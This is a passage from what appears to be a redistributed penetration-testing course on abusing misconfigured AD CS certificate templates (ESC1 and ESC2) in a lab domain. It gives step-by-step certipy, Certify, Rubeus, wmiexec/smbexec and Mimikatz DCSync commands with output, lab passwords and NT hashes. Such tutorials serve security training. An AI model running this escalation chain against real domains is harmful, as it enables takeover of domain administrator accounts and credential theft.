                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
```

hide01.ir

Note: The above command contains a portion of the `Certipy` text output, specifically focusing on a template vulnerable to `ESC1`. Please note that the complete output likely includes other templates and `Certificate Authorities` vulnerabilities that we will discuss later.

In the above output, the Template `ESC1` is vulnerable to `ESC1`. We can confirm this by looking at the output section `[!] Vulnerabilities`. To confirm this information, we can also identify the conditions that make this template vulnerable to `ESC1`:

- Enrollment Rights: `LAB.LOCAL\Domain Users`.

https://t.me/CyberFreeCourses

- Requires Manager Approval: `False`.
- Authorized Signature Required: `0`.
- Client Authentication: `True` or Extended Key Usage `Client Authentication`.
- Enrollee Supplies Subject: `True`.

Note: Keep in mind that we may find a template vulnerable where the `Enrollment Rights` doesn't include `Domain Users` but it may contain another group that we have an account with access to enroll.

ESC1 Abuse from Linux

To abuse the `ESC1` vulnerable template, we must use `certipy` to request a Certificate and include the alternate subject. We can do this using the option `req` to request a certificate and the option `-upn Administrator` to specify we want to include an alternative subject (in this case, the Administrator):

Certificate Request with alternative SAN

```
certipy req -u '[email protected]' -p 'Password123!' -dc-ip 10.129.205.199
-ca lab-LAB-DC-CA -template ESC1 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 58
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

hide01.ir

The above commands create a certificate file named `administrator.pfx`, we can use that certificate to authenticate as the `Administrator`:

Note: If we get an error: `The NETBIOS connection with the remote host timed out`, just try again.

Certificate Authentication

```
certipy auth -pfx administrator.pfx -username administrator -domain
lab.local -dc-ip 10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
```

https://t.me/CyberFreeCourses

```
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

To authenticate, we can use the TGT saved in `administrator.ccache`. Additionally, `certipy` also retrieves the NT hash of the account Administrator using the information in the certificate request. Let's use the TGT to execute `WMIexec`:

Use TGT to connect to the DC

```
KRB5CCNAME=administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator
```

hide01.ir

Note: To use Kerberos and generate a TGT, we need to be able to make a domain name resolution. We can configure our DNS to point to the domain or put the domain name in the `/etc/hosts` file.

ESC1 Enumeration from Windows

When attacking from Windows, we typically have access to a computer member of the domain, and from there, we will proceed with the attack. For this example, we will connect to the domain controller, and from there, we will perform the attacks. Let's connect to the domain controller using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
```

https://t.me/CyberFreeCourses

```
...SNIP...
```

We can identify AD CS vulnerabilities using `Certify.exe` with the options `find` and `/vulnerable`. Unlike the Python version, from Windows, we do not need to enter credentials because the program takes them from the running session. Therefore, we must consider the context from which we run the application.

Enumerate ADCS with Certify.exe

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
```

hide01.ir

https://t.me/CyberFreeCourses

```
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates               LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                           LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                           LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC1
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519\
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
```

hide01.ir

https://t.me/CyberFreeCourses

```
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

Additionally, we can use `PowerShell` to list the certificates that meet the conditions we need to be vulnerable to `ESC1`:

PowerShell ADCS Enumeration

```
PS C:\Tools> Get-ADObject -LDAPFilter '(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)
(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2)
(pkiextendedkeyusage=1.3.6.1.5.2.3.4))(mspki-certificate-name-
flag:1.2.840.113556.1.4.804:=1))' -SearchBase
'CN=Configuration,DC=lab,DC=local'

DistinguishedName
Name          ObjectClass            ObjectGUID
-----------------
----          -----------            ----------
CN=OfflineRouter,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local OfflineRouter
pKICertificateTemplate f1f9e21c-f31c-4d4e-85de-4682867c4d82
CN=ESC1,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local          ESC1
pKICertificateTemplate 210ae26a-2668-413c-aad8-983ea2a5434a
```

hide01.ir

The above command queries Active Directory for certificate templates. Let's break down the command and its output:

1. The `Get-ADObject` cmdlet is used to query AD objects. It uses the `-LDAPFilter` parameter to specify an LDAP filter for the query.
2. The LDAP filter is used to filter certificate templates. Here's a breakdown of the filter:
   - `(&(objectclass=pkicertificatetemplate)` - This part of the filter specifies that you are looking for objects with the `pkicertificatetemplate` class, which represents certificate templates.
   - `(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2))` - This part excludes objects where the `mspki-enrollment-flag` attribute has a value of 2.

https://t.me/CyberFreeCourses

- `(|(mspki-ra-signature=0)(!(mspki-ra-signature=*)))` - This part checks whether the `mspki-ra-signature` attribute is either 0 or empty.
- `(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2)(pkiextendedkeyusage=1.3.6.1.5.2.3.4))` - This part checks for specific extended key usages.
- `(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1))` - This part checks whether the "mspki-certificate-name-flag" attribute has a value of 1.

  The `-SearchBase` parameter specifies the search base for the query. In this case, it's set to `CN=Configuration,DC=lab,DC=local`, which is the location in the Active Directory hierarchy where the query is performed.

ESC1 Attack from Windows

To abuse this certificate, we need to include an alternative SAN in our request, and we need to use the option `request` to request a certificate and the parameters `/ca:<CA NAME>` to specify the ADCS server, `/template:<Template Name>` to set the template we want to abuse and `/altname:<Account to Impersonate>` to specify the account we want to include an alternative subject:

Certificate Request with alternative SAN

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC1 /altname:[email protected]

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC1
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] CA Response              : The certificate had been issued.
[*] Request ID               : 58

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAsrll8PDAN0okTiQRzYX1lsbU5D9nazZX4O0lAehrddfPZbJH
8gI37syxrjmlgYOwumXOeHf5Q1o9iQgfXDg0/60uS2+P6ZzbPmSrYLpaE5ougrPw
RvswDeeEMYfrDElQ3TLno1qvpQkce1iawndc+pM/AmMbpJvg7YEy1BJN2z8nYVkV
6TQq3ggMVKIcuIJeOlHX+wV47n/xhFmDqHTd6+VNsn01g2kyR6tsUyhh/JfjrPoU
2o2It9gtcyb0dHeJQPPTsOk/9b9r96ncHw4dNNhWNcd66OHPR9cAgqBO7M7lMjKp
B2pW6cXaf4b6J84IYpDovVwvh4mE+yqk0FMDJQIDAQABAoIBAAYXn8v4yPSZiGdJ
...SNIP...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGHzCCBQegAwIBAgITSQAAADonzL0qqiTGLAAAAAAAOjANBgkqhkiG9w0BAQsF
ADBEMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FjAUBgNVBAMTDWxhYi1MQUItREMtQ0EwHhcNMjMxMTE4MTEwMDM5WhcNMjcwMzI2
MDAxNzQ2WjBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZ
FgNsYWIxDjAMBgNVBAMTBVVzZXJzMRQwEgYDVQQDEwtHcmFjZSBTdGFydDCCASIw
...SNIP...
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.1419031
```

hide01.ir

Next, we must use `OpenSSL` and convert the certificate to `pfx` format. We must copy the `cert.pem` output from the above command and save it to our Linux machine or use `OpenSSL` on Windows if installed. We need to use the command at the end of the `Certify.exe` output. We use that command and leave the password prompt empty:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can authenticate using `Rubeus` and the certificate we generated. We will use the parameter `asktgt` followed by the option `/user:Administrator`, which is the user we added the alternative `SAN`, the certificate file with the option `/certificate:cert.pfx`,

https://t.me/CyberFreeCourses

`/getcredentials` to retrieve the `NT hash` based on the certificate just as `certipy` does and `/nowrap` to copy the content of the base64 ticket easily:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx
/getcredentials /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Grace Start,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIBAqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQPk
lcRxC5etXvE/FYJFt2cTmoJFOt5fdXK/9u2QmPDoLhCLnNYErBeM1tkqlO/C56kQjS2+7mlZ12
57GWFKVqNuggIA7OQj7Bsf2NYjjWKl7uOPtnBjqwN1cTMdJWwhpaAq9g//udgUerJgshSgNsa3
dQQkoHq6SqnOG9DgTHIWh6qF/E0lvG7KQl7muTnyzrpmIvZGzfgEvwT/F1nRGvCFiBRsq22wBv
txpEbTeWGJ7jzkSwxCqsaZr8N4GN7NHNKaNwnj2TVqSVYWmriW2GA8mYxS7IXKT9TJ8hBS0kNA
+qIos1Che352DUJNSXRh4eQS3ny+cpOmfLPrcEEDf6kQMWFxchApGQ/kZnrO6/
      ...SNIP...

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  18/11/2023 12:44:27
  EndTime                  :  18/11/2023 22:44:27
  RenewTill                :  25/11/2023 12:44:27
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  sE3TSQyeA2X1SBjGpFDQjw==
  ASREP (key)              :  79B5CEFC05639C2C44F668D65DBC9CD4
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Now we have two options to use the output provided by `Rubeus`: we can use the `NT Hash` with any of our preferred tools or use the TGT `base64(ticket.kirbi)` to get a session as the Administrator. Let's use the ticket with `Rubeus`.

One of the different methods we can use is to create a sacrificial logon session using the Rubeus option `createnetonly`:

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : RWIAKJRE
[*] Domain          : 51H9LP09
[*] Password        : W8F3NI1K
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 8
[+] LUID            : 0x5c1d7f
```

When we specify the option `/show`, it will display the process we executed. In this case, we run `powershell.exe`. In the new PowerShell windows that we just launched using `Rubeus`,

hide01.ir

https://t.me/CyberFreeCourses

we need to use `Rubeus ptt` with the option `/ticket:<BASE64 output>` to perform a Pass the Ticket attack:

Import Base64 Ticket into the PowerShell session using Rubeus

```
PS C:\Tools> .\Rubeus.exe ptt /ticket:doIGQjCCBj6gAwIBBaEDAgEW<SNIP>


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, this PowerShell process has the `Administrator's TGT`, meaning that we can use the privileges that the Administrator has. Let's use `Mimikatz` to perform a `DCSync` attack as an example:

hide01.ir

Use Mimikatz to Perform a DCSync Attack

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:lab\Administrator"'
Hostname: LAB-DC.lab.local / S-1-5-21-2570265163-3918697770-3667495639

  .#####.   mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:lab\Administrator
[DC] 'lab.local' will be the domain
[DC] 'LAB-DC.lab.local' will be the DC server
[DC] 'lab\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator
```

https://t.me/CyberFreeCourses

```
** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 06/04/2022 18:42:27
Object Security ID   : S-1-5-21-2570265163-3918697770-3667495639-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
    ntlm- 0: 2b576acbe6bcfda7294d6bd18041b8fe
    ntlm- 1: c7fc699065bf5158f23527e5f2b53f43
    lm  - 0: 26f4d26f6e423d829697f6d9d1f72bd2
```

ESC2

`ESC2` (`Escalation 2`) is a variation of `ESC1`.

hide01.ir

Understanding ESC2

When a certificate template specifies the `Any Purpose Extended Key Usage (EKU)` or does not identify any Extended Key Usage, the certificate can be used for any purpose (client authentication, server authentication, code signing, etc.). If the template allows specifying a `SAN` in the CSR, a template vulnerable to `ESC2` can be exploited similarly to `ESC1`. In another scenario, if the requester cannot specify a SAN, it can be used as a requirement to request another certificate on behalf of any user.

We can use a certificate template with no EKUs (a subordinate CA certificate) to sign new certificates. As such, using a subordinate CA certificate, we could specify arbitrary EKUs or fields in the new certificate.

However, we cannot produce new certificates that will function for domain authentication if the subordinate CA is not trusted by the `NTAuthCertificates` object (which it won't be by default). However, we could generate new certificates with any Extended Key Usage and arbitrary certificate values, leaving much room for abuse (code signing, server authentication, etc.).

ESC2 Abuse Requirements

To abuse ESC2, the following conditions must be met:

1. The Enterprise CA must provide enrollment rights to low-privileged users.
2. Manager approval should be turned off.

https://t.me/CyberFreeCourses

3. No authorized signatures should be necessary.
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates.
5. The certificate template should define Any Purpose Extended Key Usage or have no Extended Key Usage specified.

ESC2 Enumeration and Abuse

We will discuss how to enumerate and abuse `ESC2` from Linux and Windows.

ESC2 Enumeration from Linux

We can identify vulnerable templates using `certipy` with the options `find` and `-vulnerable`. Let's use the account `[email protected]` and the password `Password123!` to identify vulnerable templates:

Using certipy to enumerate vulnerable templates

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip 
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Templates
    3
    Template Name                       : ESC2
    Display Name                        : ESC2
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Any Purpose
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
```

hide01.ir

https://t.me/CyberFreeCourses

```
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
      ESC2                              : 'LAB.LOCAL\\Domain Users' can
enroll and template can be used for any purpose
      ESC3                              : 'LAB.LOCAL\\Domain Users' can
enroll, and the template has Certificate Request Agent EKU set
<SNIP>
```

hide01.ir

In the above output, we can identify the `ESC2` template that specifies `Any Purpose EKU`. It also allows specifying a `SAN`, which makes the certificate template vulnerable to `ESC2` and `ESC1`.

ESC2 Abuse from Linux

Because it allows adding an alternative user in the CSR, abusing `ESC2` can be done using the same attack against certificate templates vulnerable to `ESC1`. Using `certipy` with the `req` option, we need to include the alternate `SAN` with the option `-upn Administrator` and select the template ESC2 with the option `-template ESC2`:

Certificate Request with alternative SAN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC2 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
```

https://t.me/CyberFreeCourses

```
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: It is possible to omit the `-dc-ip "IP DC"` command if the attacking computer can resolve the domain name.

Now we can authenticate as the administrator using the certificate `administrator.pfx`:

Certificate Authentication

```
certipy auth -pfx administrator.pfx -username administrator -domain
lab.local -dc-ip 10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

To authenticate, we can use the TGT saved in `administrator.ccache` or the NTLMHash. Let's use the TGT to execute `SMBexec`:

Use TGT to connect to the DC

```
KRB5CCNAME=administrator.ccache smbexec.py -k -no-pass LAB-DC.LAB.LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

Note: To use Kerberos and the TGT we generate, we need to be able to make domain name resolution. We can configure our DNS to point to the domain or statically put the domain name in the `/etc/hosts` file.

ESC2 Enumeration from Windows

To begin the enumeration and attack from Windows, let's connect to the target computer using `blwasp` credentials:

hide01.ir

https://t.me/CyberFreeCourses

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
...SNIP...
```

We can identify AD CS vulnerabilities using `Certify.exe` with the parameter `find` and the option `/vulnerable`. Let's find the template vulnerable to `ESC2`:

Enumerate ADCS with Certify.exe

```
PS C:\Tools> .\Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates               LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                           LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                           LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :
<SNIP>

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC2
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Any Purpose
    mspki-certificate-application-policy  : Any Purpose
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins            S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users             S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins        S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator            S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator            S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins            S-1-5-
```

hide01.ir

https://t.me/CyberFreeCourses

```
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
